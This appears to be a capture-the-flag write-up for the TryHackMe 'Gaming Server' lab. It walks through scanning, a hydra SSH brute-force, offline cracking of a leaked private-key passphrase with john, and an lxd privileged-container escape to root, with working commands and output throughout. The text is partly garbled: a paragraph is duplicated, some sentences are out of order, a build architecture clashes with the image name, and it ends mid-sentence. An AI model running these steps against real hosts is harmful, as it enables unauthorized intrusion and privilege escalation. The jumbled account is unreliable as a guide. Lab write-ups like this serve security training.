TryHackMe
Gaming Server
$ nmap 10.48.153.3
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
$ nmap -p 22,80 -sV -T4 10.48.153.3
22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open http Apache httpd 2.4.29 ((Ubuntu))$ gobuster dir -u http://10.48.153.3 -w DirBuster-2007_directory-list-lowercase-2.3-small.txt -x php,html,txt
index.html (Status: 200)
about.html (Status: 200)
about.php (Status: 200)
uploads (Status: 301)
robots.txt (Status: 200)
secret (Status: 301)
myths.html (Status: 200)robots.txt doesn't hide anything — it points straight at
/uploads/:
user-agent: *
Allow: /

/uploads/The site itself is a fantasy-game landing page with nothing useful in the nav — everything interesting is off the beaten path.
robots.txt doesn't hide anything — it points straight at
/uploads/:
user-agent: *
Allow: /
/uploads/
Both /uploads/ and /secret/ have directory listing enabled.

/uploads/ has dict.lst (a candidate password list), manifesto.txt

(nothing useful), and meme.jpg. The image turned out to be a
steghide-protected red herring — stegseek against it with
dict.lst came up empty:

/secret/ has a single file, secretKey, which turns out to be a
passphrase-protected RSA private key:
$ wget http://10.48.153.3/secret/secretKey
$ cat secretKey
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,82823EE792E75948EE2DE731AF1A0547
...
-----END RSA PRIVATE KEY-----
Viewing the homepage source turns up a username in an HTML comment:


<!-- john, please add some actual content to the site! lorem ipsum is horrible to look at. -->about.php renders the same page as about.html but adds a file
upload form:
Intercepting a request to it in Burp caught one response that leaked the handler's raw PHP source instead of executing it:

<?php
  if(isset($_FILES['image'])){
    $errors = array();
    $file_name = $_FILES['image']['name'];
    ...
    $file_ext = strtolower(end(explode('.',$FILES['image']['name'])));

    $expensions = array('jpeg', 'jpg', 'png', 'php');

    if(in_array($file_ext,$expensions)=== false){
      $errors[] = "extension not allowed, please choose a different file type.";
    }

    if(empty($errors) == true){
      move_uploaded_file($file_tmp,"uploads/".$filename);
      echo "Success";
    }else{
      print_r($errors);
    }
  }
?>
Two bugs in six lines: the extension check reads $FILES instead of
$_FILES (so $file_ext is always empty), and the move step writes
$filename — a variable that's never defined — instead of
$file_name. .php is technically in the whitelist, but the upload
can never actually land. Confirmed by trying: a PHP reverse shell
uploads with no error, and never shows up under /uploads/.

A first attempt at john over SSH just asks for a password that
neither wordlist nor the raw key can satisfy:
With the upload path dead, john plus the leaked dict.lst is the
way in — but not against SSH directly:
$ hydra -l john -P dict.lst 10.48.153.3 ssh -t 4
1 of 1 target completed, 0 valid password found

Trying secretKey as the identity file just moves the same problem to
its passphrase:
The private key's passphrase is a better target for the same wordlist, cracked offline instead of over the wire:
$ ssh2john secretKey > keysecret.txt
$ john -w dict.lst keysecret.txt --format=ssh
letmein          (secretKey)
$ chmod 600 secretKey
$ ssh -i secretKey [email protected]
Enter passphrase for key 'secretKey': letmein
john@exploitable:~$ id
uid=1000(john) gid=1000(john) groups=1000(john),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lxd)

john is in the sudo group, but only sudo with the account's
actual login password works — which isn't known, only the SSH key
is:
$ sudo -l
[sudo] password for john:
Sorry, try again.

The more interesting group from id is lxd:

linpeas flags it directly, and it's a well-known container-escape
path documented on GTFOBins:


Since no base image is present on the box yet, build one locally with lxd-alpine-builder and serve it over HTTP:
$ git clone https://github.com/saghul/lxd-alpine-builder
$ cd lxd-alpine-builder
$ sudo ./build-alpine -a i686
$ python3 -m http.server 8000
Pull it onto the target:

...import it, and launch a privileged container with the host filesystem mounted in:
$ lxc image import ./alpine-v3.13-x86_64-20210218_0139.tar.gz --alias myimage
$ lxc init myimage ignite -c security.privileged=true
$ lxc config device add ignite mydevice disk source=/ path=/mnt/root recursive=true
$ lxc start ignite

$ lxc exec ignite /bin/sh
$ id
uid=0(root) gid=0(root)

The container's own /root is just the fresh Alpine image's empty
home directory — the real host filesystem is mounted at
/mnt/root because of the device added above, so that's where the
loot actually lives: